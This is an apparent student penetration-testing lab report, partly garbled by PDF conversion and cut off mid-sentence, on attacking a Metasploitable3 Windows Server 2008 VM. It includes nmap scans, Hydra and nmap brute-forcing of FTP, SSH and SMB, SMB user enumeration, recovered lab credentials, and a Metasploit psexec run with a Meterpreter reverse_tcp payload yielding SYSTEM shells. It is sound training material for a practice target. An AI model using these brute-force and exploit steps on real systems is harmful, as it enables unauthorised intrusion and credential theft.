

## Table of Contents

2

3

3

4

6

8

10

11

12

13

14

16

16

17

19

20

21

22

23

23

# Windows Server 2008

## Advanced Scanning and Enumeration

This first exploit utilizes nmap as well as the scanner (scanner/smb/smb\_version) to accomplish two tasks. Firstly, the nmap scan and the optional additions (for this lab I ran `nmap -T4 -PA -sC -sV --version-all --osscan-guess -A -p 1-65535 10.0.0.175` - this was chosen so that I could come back after looking at documentation and develop a better understanding of verbose nmap commands and additional ports using osscan) were utilized to see what was available on the host device. The second portion utilized functionality within scanner/smb/smb\_version to ensure the correct host(s) is identified and a record is maintained.

```
(aliex@kali) ~$ msfconsole -q
msf> hosts
Hosts
=====
address mac name os_name os_flavor os_sp purpose info comments

msf6 > nmap -T4 -PA- -sc -sV --version-all -osscan-guess -A -p 1-65535 10.0.0.175
[*] exec: nmap -T4 -PA- -sc -sV --version-all -osscan-guess -A -p 1-65535 10.0.0.175
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-24 12:42 EDT
Failed to resolve "sc".
Interrupt: use the 'exit' command to quit
msf6 > nmap -T4 -PA- -sc -sV --version-all -oscan-guess -A -p 1-65535 10.0.0.175
[*] exec: nmap -T4 -PA- -sc -sV --version-all -oscan-guess -A -p 1-65535 10.0.0.175
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-24 12:43 EDT
Nmap scan report for 10.0.0.175
Host is up (0.00024s latency).
Not shown: 4489 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
1/tcp     filter
|_SYST: Windows_NT
22/tcp    open  ssh              openSSH 7.1 (protocol 2.0)
|_SSH-2.0-
| 2048 Gb79:bf:01:5c:cb:51:9b:4e:74:a0:08:6e:3d:9d:81 (RSA)
| 521 f4:51:8a:9e:26:ba:80:92:9a:a5:a6:0a:78:54:4b:25 (EDDSA)
80/tcp    open  http             Microsoft IIS httpd 7.5
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: IIS/7.5
|_http-methods:
|   Potentially risky methods: TRACE
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
161/tcp   open  java-rmi         Java RMIServer
|_rmi-dumpregistry:
| jmxmri
| javax.management.remote.rmi.RMIServerImpl_Stub
| @10.0.0.175:49200
| extends
|   java.rmi.server.RemoteStub
| extends
|   java.rmi.server.RemoteObject
msf6 > se pointer inside or press Ctrl+G.
[ 2023-09-24 13:05 ]
```

```
Hosts
address mac name os_name os_flavor os_sp purpose info comments

[*] The list is empty, cowardly refusing to set RHOSTS
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 10.0.0.175
rhosts => 10.0.0.175
msf6 auxiliary(scanner/smb/smb_version) > hosts -R

Hosts
address mac name os_name os_flavor os_sp purpose info comments

[*] The list is empty, cowardly refusing to set RHOSTS
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 10.0.0.175:445 - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:26m 41s) (guid:{84a3492e-ba17-4e1b-9e64-e46b3b9f9193}) (authentication domain:METASPLOITABLE3)Windows 2008 R2 Standard SP1 (build:7601) (name:METASPLOITABLE3) (workgroup:WORKGROUP)
[*] 10.0.0.175:445 - Host is running SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:26m 41s) (guid:{84a3492e-ba17-4e1b-9e64-e46b3b9f9193}) (authentication domain:METASPLOITABLE3)Windows 2008 R2 Standard SP1 (build:7601) (name:METASPLOITABLE3) (workgroup:WORKGROUP)
[*] 10.0.0.175: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > hosts -R

Hosts
address mac name os_name os_flavor os_sp purpose info comments

10.0.0.175 METASPLOITABLE3 Windows 2008 R2 Standard SP1 server

RHOSTS => 10.0.0.175
msf6 auxiliary(scanner/smb/smb_version) alio1@kali: ~
```

## Exploiting Port 21 – IIS FTP

This exploit utilizes brute-forcing with Hydra, Metasploit, and Nmap to access the FTP (Port 21) which can garner access to the target machine via port 80 IIS website. However, this is unfortunately all that can be done as it is likely unescapable. The use of dotdotpwn can technically allow us to escape, however, as the command needs to check all directories it will probably fail. The Hydra exploit failed, some modifications were necessary to ensure the Metasploit exploit could run (in particular, the pathway for the file has been changed - /usr/share/wordlists/metasploit/filename - I used default\_pass\_for\_services\_unhash.txt and default\_users\_for\_services\_unhash.txt). Finally, the Nmap exploit did yield the password to the vagrant account usr:vagrant pswrd:vagrant.

```
(alio1㉿kali)-[~]
└─$ sudo -i
[sudo] password for alio1:
[root@kali]-[~]
└─# hydra -l Administrator -o n -P /usr/share/wordlists/metasploit/password.lst 10.0.0.175 ftp
Hydra v9.5 (c) 2023 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-24 13:08:15
[DATA] max 16 tasks per 1 server, overall 16 tasks, 88399 login tries (l:1/p:88399), ~5525 tries per task
[DATA] attacking ftp://10.0.0.175:21/
[STATUS] 4567.00 tries/min, 4567 tries in 00:01h, 83832 to do in 00:19h, 16 active
[STATUS] 4639.67 tries/min, 13919 tries in 00:03h, 74480 to do in 00:17h, 16 active
[STATUS] 4662.29 tries/min, 32636 tries in 00:07h, 55763 to do in 00:12h, 16 active
[STATUS] 4670.42 tries/min, 56045 tries in 00:12h, 32354 to do in 00:07h, 16 active
[STATUS] 4673.29 tries/min, 79446 tries in 00:17h, 8953 to do in 00:02h, 16 active
[STATUS] 4673.44 tries/min, 84122 tries in 00:18h, 4277 to do in 00:01h, 16 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-24 13:27:10

[root@kali)-[~]
└─# 

[alio1㉿kali)-[~]
└─# msfconsole -q
msf6 > db-nmap script ftp-brute -script-args userdb=/usr/share/wordlists/metasploit/unix_users.txt,passdb=/usr/share/wordlists/metasploit/unix_passwords.txt -p21 10.0.0.175
[*] Nmap scan Starting Nmap 7.04 ( https://nmap.org ) at 2023-09-24 13:53 EDT
[*] Nmap: Nmap scan report for 10.0.0.175
[*] Nmap: Host is up (0.00047s latency).
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp    open  ftp
[*] Nmap: |  ftp-bounce:
[*] Nmap: |    Account:
[*] Nmap: |    vagrant:vagrant - Valid credentials
[*] Nmap: |_  Statistics: Performed 168664 guesses in 338 seconds, average tps: 764.9
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 337.90 seconds
msf6 > s

[alio1㉿kali)-[~]
└─# sudo -i
[sudo] password for alio1:
[root@kali)-[~]
└─# ftp 10.0.0.175
Connected to 10.0.0.175.
220 Microsoft FTP Service
Name (10.0.0.175:alio1): vagrant
331 Password required for vagrant.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||50501|)
125 Data connection already open; Transfer starting.
12-06-16 09:29AM <DIR> aspnet_client
12-06-16 07:49AM 28 caidao.asp
12-06-16 07:49AM 34251 hahaha.jpg
12-06-16 07:49AM 1116941 index.html
12-06-16 07:49AM 384016 six_of_diamonds.zip
12-06-16 09:29AM 184946 welcome.png
226 Transfer complete.
ftp> cd ..
250 CWD command successful.
ftp> dir
229 Entering Extended Passive Mode (|||50506|)
125 Data connection already open; Transfer starting.
12-06-16 09:29AM <DIR> aspnet_client
12-06-16 07:49AM 28 caidao.asp
12-06-16 07:49AM 34251 hahaha.jpg
12-06-16 07:49AM 1116941 index.html
12-06-16 07:49AM 384016 six_of_diamonds.zip
12-06-16 09:29AM 184946 welcome.png
226 Transfer complete.
ftp> quit
221 Goodbye.


[root@kali)-[~]
└─# 

the quieter you become, the more you are able to hear"
```

With the vulnerabilities in FTP, one could utilize a Python script hosted at 15803.py, however due to the depreciated aspects of the old Python code, and the nature of this lab. That being of a single remote machine, there is not much use in this exploit.

## Exploiting Port 22 – SSH

This export starts off with discussing the use of information gathered in previous running services. The examples given states that tools like Legion or OpenVAS usually report these when doing initial scans. The metasploit scan was unable to establish any connections, Nmap utilized the same .txt files and found the vagrant account with valid credentials. These exploits attempt to establish a session over port 22 where the hacker can get high privilege, unfortunately with these exploits you cannot upgrade the shell sessions to Meterpreter.



```
alio1@kali: ~
File Actions Edit View Help
[*] Nmap: NSE: [ssh-brute] Trying username/password pair: oracle:eduardo
[*] Nmap: NSE: [ssh-brute] Trying username/password pair: OutOfBox:eduardo
[*] Nmap: NSE: [ssh-brute] Trying username/password pair: pi:eduardo
[*] Nmap: NSE: [ssh-brute] Trying username/password pair: polkitd:eduardo
[*] Nmap: NSE: [ssh-brute] Trying username/password pair: pollinate:eduardo
[*] Nmap: NSE: [ssh-brute] Trying username/password pair: popr:eduardo
[*] Nmap: NSE: [ssh-brute] Trying username/password pair: postfix:eduardo
[*] Nmap: NSE: [ssh-brute] Trying username/password pair: postgres:eduardo
[*] Nmap: NSE: [ssh-brute] Trying username/password pair: postmaster:eduardo
[*] Nmap: NSE: [ssh-brute] Trying username/password pair: printer:eduardo
[*] Nmap: NSE: [ssh-brute] Trying username/password pair: proxy:eduardo
[*] Nmap: NSE: [ssh-brute] Trying username/password pair: pulse:eduardo
[*] Nmap: NSE: [ssh-brute] Trying username/password pair: redsocks:eduardo
[*] Nmap: NSE: [ssh-brute] usernames: Time limit 15m00s exceeded.
[*] Nmap: NSE: [ssh-brute] usernames: Time limit 15m00s exceeded.
[*] Nmap: NSE: [ssh-brute] passwords: Time limit 15m00s exceeded.
[*] Nmap: Nmap scan report for 10.0.0.175
[*] Nmap: Host is up (0.00037s latency).
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 22/tcp    open  ssh
[*] Nmap: | ssh-brute:
[*] Nmap: |   Accounts:
[*] Nmap: |     vagrant:vagrant - Valid credentials
[*] Nmap: |_  Statistics: Performed 38016 guesses in 900 seconds, average tps
: 42.2
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 899.97 seconds
msf6 > 
```

## Exploiting Port 137 (UDP) - NetBIOS Name Service

This exploit allows us to gather intelligence towards the target system. NetBIOS provides limited data (NetBios name, group name, delete the aforementioned or search). The following scans show the information gathered through a NBTSCAN, enumerating via Nmap as well as Metasploit

```
(alio1㉿kali)-[~]
$ sudo -i
[sudo] password for alio1:
(alio1㉿kali)-[~]
# nbtscan 10.0.0.175
Doing NBT name scan for addresses from 10.0.0.175

IP address      NetBIOS Name      Server      User      MAC addr
address

10.0.0.175      METASPLOITABLE3  <server>  <unknown>      00:0c:29
:80:17:3d

(alio1㉿kali)-[~]
# nbtscan -vh 10.0.0.175
Doing NBT name scan for addresses from 10.0.0.175

NetBIOS Name Table for Host 10.0.0.175:

Incomplete packet, 155 bytes long.
Name          Service      Type
METASPLOITABLE3  Workstation Service
WORKGROUP      Domain Name
METASPLOITABLE3  File Server Service

Adapter address: 00:0c:29:80:17:3d
```

```
(alio1㉿kali)-[~]
$ msfconsole -q
msf6 > db_nmap -SU --script nbstat -p U:137 10.0.0.175
[*] Nmap: 'You requested a scan type which requires root privileges.'
[!] Running Nmap with sudo
[*] Nmap: Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-24 14:47 EDT
[*] Nmap: Nmap scan report for 10.0.0.175
[*] Nmap: Host is up (0.00038s latency).
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 137/udp open  netbios-ns
[*] Nmap: MAC Address: 00:0C:29:80:17:3D (VMware)
[*] Nmap: Host script results:
[*] Nmap: | nbstat: NetBIOS name: METASPLOITABLE3, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:80:17:3d (VMware)
[*] Nmap: | Names:
[*] Nmap: |_ METASPLOITABLE3<00>  Flags: <unique><active>
[*] Nmap: |_ WORKGROUP<00>        Flags: <group><active>
[*] Nmap: |_ METASPLOITABLE3<20>  Flags: <unique><active>
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
msf6 > use auxiliary/scanner/netbios/nbname
msf6 auxiliary(scanner/netbios/nbname) > set rhosts 10.0.0.175
rhosts => 10.0.0.175
msf6 auxiliary(scanner/netbios/nbname) > run

[*] Sending NetBIOS requests to 10.0.0.175→10.0.0.175 (1 hosts)
[+] 10.0.0.175 [METASPLOITABLE3] OS:Windows Names:(METASPLOITABLE3, WORKGROUP) Addresses:(10.0.175, 172.16.11.42) Mac:00:0c:29:80:17:3d Virtual Machine:VMWare
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/netbios/nbname) > exit
```

## Exploiting Port 445 – SMB

This exploit's page can be broken down into two sections, the first is the information that is obtainable via enumerating smb via different tools.

The screenshot shows a Kali Linux VM interface with several windows open. The main terminal window displays the results of an msfconsole session using the auxiliary/scanner/smb/smb\_login module against a target at 10.0.0.175. It shows a single host was scanned, and the auxiliary module execution completed successfully. Below this, another terminal window shows the results of a Hydra attack using wordlists for users and passwords against the same target. It found three valid password combinations: vagrant, M\$ta!, and M\$ta!. The desktop environment shows a file manager window listing various hosts (Ubuntu Server, CentOS, Windows 10, Kali, Endpoint Sec...) and a browser window titled 'Kali - WinSrv8'.

```
(alioi㉿kali)-[~]
└─$ msfconsole -q
msf6 > use auxiliary/scanner/smb/smb_login
msf6 auxiliary(scanner/smb/smb_login) > set db_all_creds true
db_all_creds => true
msf6 auxiliary(scanner/smb/smb_login) > set blank_passwords true
blank_passwords => true
msf6 auxiliary(scanner/smb/smb_login) > set rhosts 10.0.0.175
rhosts => 10.0.0.175
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 10.0.0.175:445      - 10.0.0.175:445 - Starting SMB login bruteforce
[*] 10.0.0.175:445      - Error: 10.0.0.175: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't be blank (Metasploit::Framework::LoginScanner::SMB)
[*] 10.0.0.175:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) > exit

(root㉿kali)-[~]
└─$ hydra -L /usr/share/wordlists/metasploit_users.txt -e n -P /usr/share/wordlists/metasploit_pass.txt 10.0.0.175 smb
Hydra v9.5 (c) 2023 van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore law s and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-24 15:09:45
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 9 login tries (l:/3/p:3), ~9 tries per task
[DATA] attacking smb://10.0.0.175:445/
[445][smb] host: 10.0.0.175      login: vagrant      password: vagrant
[445][smb] host: 10.0.0.175      login: Administrator  password: M$ta!
[445][smb] host: 10.0.0.175      login: administrator password: M$ta!
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-24 15:09:46
```

Kali - VMware Workstation

File Edit View VM Tabs Help

Library

Type here to search...

My Computer

- Ubuntu Server
- CentOS
- Windows 10
- Kali
- Endpoint Sec...
- WinXP
- WinSrv8
- Win10
- Ubuntu7
- Ubuntu14

File Actions Edit View Help

alioi㉿kali ~

```
msf6 auxiliary(scanner/smb/smb_enumerate) > set smbpass vagrant
smbpass => vagrant
msf6 auxiliary(scanner/smb/smb_enumerate) > run

[*] 10.0.0.175:139      - Starting module
[*] 10.0.0.175:139      - Login Failed: Unable to negotiate SMB1 with the remote host: Not a valid SMB packet
[*] 10.0.0.175:445      - Starting module
[*] 10.0.0.175:445      - peer_native_os is only available with SMB1 (current version: SMB2)
[*] 10.0.0.175:445      - peer_native_lm is only available with SMB1 (current version: SMB2)
[*] 10.0.0.175:445      - ADMINS - (DISK|SPECIAL) Remote Admin
[*] 10.0.0.175:445      - C$ - (DISK|SPECIAL) Default share
[*] 10.0.0.175:445      - IPC$ - (IPC|SPECIAL) Remote IPC
[*] 10.0.0.175:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_enumerate) >
(alioi㉿kali)-[~]
└─$ msfconsole -q
msf6 > use auxiliary/scanner/smb/smb_enumusers
msf6 auxiliary(scanner/smb/smb_enumusers) > set rhosts 10.0.0.175
rhosts => 10.0.0.175
msf6 auxiliary(scanner/smb/smb_enumusers) > set smbuser vagrant
smbuser => vagrant
msf6 auxiliary(scanner/smb/smb_enumusers) > set smbpass vagrant
smbpass => vagrant
msf6 auxiliary(scanner/smb/smb_enumusers) > run

[*] 10.0.0.175:445      - METASPLOITABLE3 [ Administrator, anakin_skywalker, artoo_detoo, ben_kenobi, boba_fett, chewbacca, c_three_pio, darth_vader, greedo, Guest, han_solo, jabba_hut, jarjar_binks, kylo_ren, lando_calrissian, leia_organa, luke_skywalker, sshd, sshd_server, vagrant ] ( LockoutTries=0 PasswordMin=6 )
[*] 10.0.0.175:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_enumusers) > use auxiliary/scanner/smb/smb_lookupsid
msf6 auxiliary(scanner/smb/smb_lookupsid) > set rhosts 10.0.0.175
rhosts => 10.0.0.175
msf6 auxiliary(scanner/smb/smb_lookupsid) > set smbuser vagrant
smbuser => vagrant
msf6 auxiliary(scanner/smb/smb_lookupsid) > set smbpass vagrant
smbpass => vagrant
msf6 auxiliary(scanner/smb/smb_lookupsid) > run

[*] 10.0.0.175:445      - PIPE(LSARPC) LOCAL(METASPLOITABLE3 - 5-21-1038809197-3118537461-2217094701) DOMAIN(WORKGROUP - )
[*] 10.0.0.175:445      - USER=Administrator RID=500
[*] 10.0.0.175:445      - USER=Guest RID=501
Applications 175:445
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

3:17 24/09/2023

The second aspect of this is the exploiting SMB to gain access to PowerShell and have the ability to execute commands. There are varying levels of this, many of which rely on which target you set (target 1 = powershell, target 3 = Regsvr32).

Kali - VMware Workstation

Type here to search... Library Kali WinServ8 File Edit View VM Tabs Help

```
File Actions Edit View Help
[*] Sending stage (200774 bytes) to 10.0.0.175
[*] Meterpreter session 1 opened (10.0.0.101:4444 → 10.0.0.175:64562) at 2023-09-24 15:19:50 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > exit
[*] Shutting down Meterpreter...


[*] 10.0.0.175 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(windows/smb/psexec) > unset payload
Unsetting payload...
[*] Variable "payload" unset - but will use a default value still. If this is not desired, set it to a new value or attempt to clear it with set --clear payload
msf6 exploit(windows/smb/psexec) > back
msf6 > use exploit/windows/smb/psexec
[*] Using selected payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set rhosts 10.0.0.175
rhosts => 10.0.0.175
msf6 exploit(windows/smb/psexec) > set smbuser Administrator
smbuser => Administrator
msf6 exploit(windows/smb/psexec) > set smbpass M3t@!
smbpass => M3t@!
msf6 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set target 1
target => 1
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.0.0.101:4444
[*] 10.0.0.175:445 - Connecting to the server...
[*] 10.0.0.175:445 - Authenticating to 10.0.0.175:445 as user 'Administrator' ...
[*] 10.0.0.175:445 - Executing the payload...
[*] 10.0.0.175:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200774 bytes) to 10.0.0.175
[*] Meterpreter session 2 opened (10.0.0.101:4444 → 10.0.0.175:64586) at 2023-09-24 15:21:46 -0400

meterpreter > whoami
Server username: NT AUTHORITY\SYSTEM
meterpreter > whoami
[*] Unknown command: whoami
meterpreter > print hello
[*] Unknown command: print
Applications : > [ ]
```

## Exploiting Port 1617 – JMX

With this exploit, the attacker can gain access to the CLI of the target device by setting a payload (/meterpreter/reverse\_tcp) in which the attacker gain access to PowerShell (target 1) via an exploit in port 1617. JMX stands for Java Management Extension, which is usually run on Tomcat servers. With the depreciation of Java in many environments, this exploit though effective can be a less common



